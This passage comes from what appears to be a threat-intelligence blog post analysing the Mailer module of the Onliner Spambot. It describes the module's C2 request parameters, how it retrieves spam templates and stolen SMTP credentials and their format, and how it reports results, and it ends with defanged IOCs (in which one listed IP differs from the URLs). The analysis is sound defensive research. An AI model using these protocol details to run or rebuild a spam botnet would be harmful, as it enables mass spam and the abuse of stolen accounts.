Everything is done in the same process, like the Checker SMTP module: neither injections nor process creations occur. The Mailer component will rely on thread creation to balance its work.

In order to carry out the spamming process, it will first need to ask for some necessary files (like we saw before) and so "*ssleay32.dll*", "*libeay32.dll*" and "*7z.dll*" are necessary for the Bot to start executing its payload (note that every request changes the User-Agent string). We need to **decode** the C2 before asking for those files obviously and, to do so, Mailer component uses the same custom encoding algorithm explained before. Once C2 is decoded, the Bot will ask for necessary files before conducting further action:



Figure 17. Onliner Spambot Mailer module asking for necessary files

Note that the Bot is now requesting everything with a different value in the first parameter. As we saw before with "*1001=2*" in the Checker SMTP module, now the Mailer uses "*1001=4*" to identify the module.

Mailer Module analysis (Core)

After retrieving all necessary files, it will ask for a group of credentials to start the spamming process. The analyzed sample could not communicate properly with the C2 because it was using a wrong number for the file version (parameter "*2*" from the GET request). **Mailer** module also has checks against this, although no "Worker Version" checks have been found like in the Checker SMTP component.

The following figure shows a proper initial communication between the **Mailer** module and its C2:

Figure 18. Onliner Spambot Mailer module retrieving orders and information

The most relevant parameters in this conversation can be summarized here (BOT, C2):

Parameter name	**Description**
1	Bot id. Used to identify the bot. Id generated and registered in the Worker component.
2	File Version
4	Status
15	Domain Set (C2)
1	Bot id. Used to identify the bot. Id generated and registered in the Worker component.
Et	Error Text
26	Control account

*T-8.0 GET and POST parameters overview for initial **Mailer** communications* The Base64 decoded control account stands for:

wj[.]te***s.50[@]g***l[.]com

After this initial communication, the bot will ask for files needed for spamming purposes. As we explained before, files needed to operate are requested using parameter "*f1*", but files directly related to malicious activity are requested using parameter "*f2*". **Mailer** Bots will retrieve two compressed files from its C2. The first one is a list of mail addresses and the second one contains multiple files that are going to be used as a templating for the spamming purpose. In this example, the sample is downloading a compressed file containing:

1. txt: Message text for the email
2. txt: To set as email sender to disguise
3. txt: To set as email subject
4. txt: Full Spam Mail templating

Once both files are available for the Bot, only one last thing is needed: valid credentials to send spam. This is how the **Mailer** component operates: it retrieves support files and valid credentials to accomplish the spamming process. After those files have been retrieved, a new request is made by the Bot. Note that GET parameter "*898*" is used to specify how many valid accounts we want to retrieve (C2 will always try to send us half of the number we asked):



Figure 19. Onliner Spambot asking for valid SMTP credentials

With this information, the Bot can now send mails using valid credentials. The information downloaded in the previous compressed files is necessary, as these are templates needed to generate valid mails for the campaign and a list of mail addresses to send spam to.

The returned information was following the next format:

<mail_account>,<password>,<smtp_server>:<port_number>

The following figure shows how **Mailer** module uses the first valid credential received from its C2 to send an email to the **control account**. In this way the Mailer module ensures that the overall spamming process works.



Figure 20. Onliner Spambot Mailer component sending Spam to control account

The following Figure shows how a normal mail for Spamming purposes would look like. In this case, it is sending the mail with one of the first valid retrieved SMTP credentials we saw before.



Figure 21. Onliner Spambot Mailer component sending Spam (I)



Figure 22. Onliner Spambot Mailer component sending Spam (II)

After sending Spam, the Bot will report back its results and ask for more valid credentials to continue operating. Reporting takes into consideration the number of successful emails sent and error code. All this information is inserted into Database for control purposes at the C2 side. Here is an example:



Figure 23. Onliner Spambot Mailer reporting back results from the spamming process

The results are base64 encoded and stored in the POST parameter "*20*". The result of the decoding would be a list where every line refers to a valid credential (previously offered by the C2) and extra information pipe-separated, regarding **error code** and number of **successful** sent mails with those credentials. It would follow the next format:

<email_account>,<password>,<smtp_server>:<port>|<error_code>|<successful sent>

Conclusion

We have seen that cybercriminals use different methods to distribute malware. This may include malicious advertisements, exploit kits, loaders or spam campaigns. Unless an attack is really targeted, the bad guys will try to infect as many computers as possible (which often requires a level of automation to achieve it).

It is well-known that Spam botnets are being used for malware distribution campaigns, and an interesting part of the cybercrime ecosystem. Tracking spam-distribution botnets offers a lot of insights for threat intelligence: payloads, target geolocation, relationship between threat actor groups, etc.

For more details about how we reverse engineer and analyze malware, visit our targeted malware module page.

IOCs

Hashes

- 110aac69e6c480414d3c924d88087c976c61a311f9d6ed32838fd8888516a450 (Onliner Worker module)
- c2264eaedabde8819dca307975fb8c8682e8579d053165ccd741d6cdf55b6724 (Onliner Worker module with C2 array)
- b86b2da3e6f693c83af625a215c398057fba9dc2beea8e5a696bd9ad4d62d786 (Onliner Checker module)
- eef5327bc9db78065840f4f7a95f64f7950a6c84ac2cccc81b92eedc6d4484b6 (Onliner Mailer module)

IPs

- 92[.]102[.]60[.]132
- 194[.]247[.]13[.]178

URLs

- hxxp://94[.]102[.]60[.]132/sea/indexh.php
- hxxp://94[.]102[.]60[.]132/log/adm.php
- hxxp://94[.]102[.]60[.]132/smtp0205.dll (Encrypted Onliner Checker module)
- hxxp://194[.]247[.]13[.]178/0405mail.dll (Encrypted Online Mailer module)

References

- A journey inside Gozi campaign
- Spambot safari #2 – Online Mail System
- From Onliner Spambot to millions of email's lists and credentials

This blog post was authored by Alberto Marín and other members of the Blueliv Labs team.

About the Author

Alberto leads the Reverse Engineering team at Outpost24's KrakenLabs department. He has been working in cybersecurity since 2014, focusing on malware research, reverse engineering, and Sandbox development for automated malware analysis.
